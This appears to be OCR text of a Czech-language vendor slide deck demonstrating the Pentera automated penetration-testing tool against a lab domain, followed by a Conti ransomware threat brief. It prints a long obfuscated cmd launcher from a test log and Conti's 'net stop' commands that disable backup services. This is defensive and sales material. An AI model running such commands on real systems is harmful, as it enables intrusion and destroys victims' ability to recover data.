
AD assessment

- (typicky 30% prolomených hesel)

demo


Targeted Testing
Use predefined testing scenarios to easily perform targeted penetration tests or build your own targeted scenarios using the advanced options
Info
Ranges
Attack Interface Selection
Credentials for Initial Access
Settings
Scheduling and Duration
Notifications
Testing Scenario Email Notifications
Residue Cleanup
As soon as the test ends, Pentera automatically removes and reverts all changes made during the test.
Provide credentials below to be used exclusively for cleanup after this Testing Scenario.
These will be used instead of Cleanup users defined in Environment tab.
Recommended Privileges
Local Administrator group member on tested machines.
Add User
Edit User
Username
Type
Platform
Domain
DC
veritas
Domain
Windows
PENTERA.LAB
Results per page: 25
1-1 of 1
1
of 1
NOTE
Add users with local/domain admin privileges for Pentera to automatically cleanup and remove residues upon completion of your testing scenarios. Domain admin accounts provide the best outcomes and help to optimize successful cleanup
Run Template


Back to history
Shak - BB > Attack Map
Completed successfully | Feb 28 2023 10:57-Feb 28 2023 14:52
PENTERA
v5.8.6
Overview
Vulnerabilities
Attack Map
Hosts
Users
Actions Log
MITRE
Footprints
Report
Details & Input
Run
302 ACHIEVEMENTS
112 VULNERABILITIES
4.6 Injected XSS payload 5
4.3 Found domain users with LAPS permissions on host 15
4.0 Accessed shared folder(s) 9
3.5 Validated local credentials 3
3.4 Uploaded malware to host 5
Host: 192.168.110.33
Host: 192.168.110.32
Host: 192.168.110.35
Target: 192.168.110.33
Target: 192.168.110.33
3.4 Uploaded malware to host via LOLBAS 11
3.3 Opened remote control channel on the host 46
2.8 Revealed domain's groups and users 5
Details
3.4 Uploaded malware to host
Parameters
Host: 192.168.110.33
User: william
Password: ****
Domain: pentera
Results
INJECTED FILES - 1
Filename
Path
TtqCb.dll
C:\Windows\System32\spool\drivers\x64\3


Back to history
Shak - BB > Attack Map
Completed successfully | Feb 28 2023 10:57-Feb 28 2023 14:52
PENTERA v5.8.6
Overview
Vulnerabilities
Attack Map
Hosts
Users
Actions Log
MITRE
Footprints
Report
Details & Input
Run
302 ACHIEVEMENTS
112 VULNERABILITIES
Escalated privileges
7.9 Emulated deletion of shadow copies 1
7.2 Executed code remotely on the host 47
Host: 192.168.110.33
Host: 192.168.110.32
Host: 192.168.110.33
Host: 192.168.110.33
Host: 192.168.110.33
Host: 192.168.110.35
Host: 192.168.110.33
7.2 Enumerated files on the host 1
7.1 Found a user with privileged RCE capabilities 3
7.0 Potential credentials were found in script file(s) 3
6.4 Detected Java deserializable object 2
6.4 Detected ASP.NET deserializable object 1
Action Time
Add To Report
11:07:28 Feb 28, 2023
Escalated privileges
8.0
Host 192.168.110....
11:07:28 Feb 28, 2023
Created user account
5.6
Host 192.168.110.33
User pentera_s1b5ox...
11:07:47 Feb 28, 2023
Validated local credentials
3.5
User pentera_s1b5oxh...
Domain WORKGROUP
Found a user with privileged RCE capabilities
7.1
Domain WORKGROUP
User pentera_s1b5oxhylr
12:31:16 Feb 28, 2023
12:31:16 Feb 28, 2023
Opened remote control channel on the host
3.3
Host 192.168.110.33
12:31:16 Feb 28, 2023
Executed code remotely on the host
7.2
Host 192.168.110.33
Details
7.2 Executed code remotely on the host
Parameters
Domain: 192.168.110.33
Host: 192.168.110.33
User: pentera_s1b5oxhylr
Password: ****
Results
Engine: Powershell
Obfuscation Method: FOR_COMMAND
Obfuscation Level: BASIC
Command: set qKyP=8xNIW=340tYLJSegs7JR.yKwMVG5Zpc2nE-odiF1Qubz9kCHaml/fDBUAhTXOPv&&for %W in (29,35,23,33,19,16,58,14,51,11,20,14,1,33,36,34,4,3,32,54,61,23,36,48,3,54,54,33,32,36,34,33,60,33,30,56,59,3,35,32,29,36,55,10,62,57,13,13,36,34,16,9,49,36,34,32,61,62,19,35,53,3,11,14,36,34,14,32,30,35,37,14,37,30,35,24,50,49,2,37,36,28,15,55,62,57,39,3,57,28,41,55,55,57,26,24,57,13,57,57,35,57,47,41,57,56,57,57,15,57,33,46,57,59,15,57,15,57,54,41,57,2,57,57,44,57,47,23,57,24,41,57,44,57,54,15,57,11,57,57,7,57,54,57,57,61,57,57,23,57,47,23,57,2,57,57,1,57,54,56,57,2,41,57,1,57,47,46,57,14,23,55,56,57,48,3,57,4,41,55,17,57,47,41,57,37,23,57,45,57,33,7,57,19,41,55,6,57,47,8,57,43,23,55,47,57,26,35,57,28,41,55,18,57,48,41,57,3,57,55,44,57,39,46,57,56,23,55,8,57,33,56,57,43,41,57,42,57,26,7,57,28,41,55,56,57,47,7,57,37,23,55,39,57,33,3,57,10,23,55,24,57,26,46,57,19,41,55,61,57,48,41,57,61,23,57,46,57,48,30,57,11,15,55,46,57,33,0,57,25,23,55,61,57,33,23,57,43,23,55,55,57,26,41,57,56,23,55,8,57,48,3,57,49,41,55,61,57,26,30,57,22,57,57,32,57,26,15,57,25,57,55,8,57,39,57,57,61,15,57,63,57,47,0,57,24,41,57,27,57,54,3,57,11,15,57,1,57,54,10,57,61,57,57,42,57,54,33,57,24,41,57,23,57,47,7,57,24,41,57,23,57,54,35,57,14,23,57,2

Stop Service

Conti campaigns stop live services on Windows hosts to undermine the ability to recover data from the encryption process.
Stop services is usually achieved by executing the following commands:

Code Block

```
net stop “Acronis VSS Provider” /y
net stop “Enterprise Client Service” /y
net stop “SQLsafe Backup Service” /y
net stop “SQLsafe Filter Service” /y
net stop “Veeam Backup Catalog Data Service” /y
net stop AcronisAgent /y
```

File System Artifacts

The following file system artifacts are often observed in sequence on hosts attacked by Conti campaigns.

Step	Operation	Purpose
1	CreateFile	Opens the document for reading and writing.
2	ReadFile	Reads data from the document.
3	WriteFile	Writes encrypted data onto the document.
4	WriteFile	Adds key blob to encrypted document at the end of the file.
5	CloseFile	Closes encrypted document.
6	CreateFile (Read Attributes)	Opens encrypted document.
7	SetRenameInformationFile	Renames document to add an attack-identifier as the file extension.
8	CloseFile	Closes encrypted document.

>

Supplemental Material

Conti_URL.txt
Conti_HASH.txt

References

- https://us-cert.cisa.gov/ncas/alerts/aa21-265a
- https://www.cybereason.com/blog/cybereason-vs.-conti-ransomware
- https://www.trendmicro.com/en_us/research/21/c/vision-one-tracking-conti-ransomware.html
- https://www.carbonblack.com/blog/tau-threat-discovery-conti-ransomware/
- https://blog.minerva-labs.com/conti-ransomware-built-to-bypass-edrs-prevented-by-minerva
- https://news.sophos.com/en-us/2021/02/16/conti-ransomware-evasive-by-nature/
- https://adversary.crowdstrike.com/adversary/wizard-spider/
- https://attack.mitre.org/groups/G0102/

Jak se sám sebe ptát

- Dáte hlavu na špalek, že vaše infrastruktura je 100% neprolomitelná?
- Jste schopni si nechávat kontinuálně validovat celou infrastrukturu?
- Dovedete jasně říci, v jakých oblastech má obrana vašeho ekosystému reálné mezery?

*Pokud jsou vaše odpovědi **NE**, najdete nás u stánku DNS.*

*Pokud jste odpovídali **ANO**, vyhledejte mě také, budu na vás mít spoustu otázek.*

Děkuji za pozornost

dns

PENTERA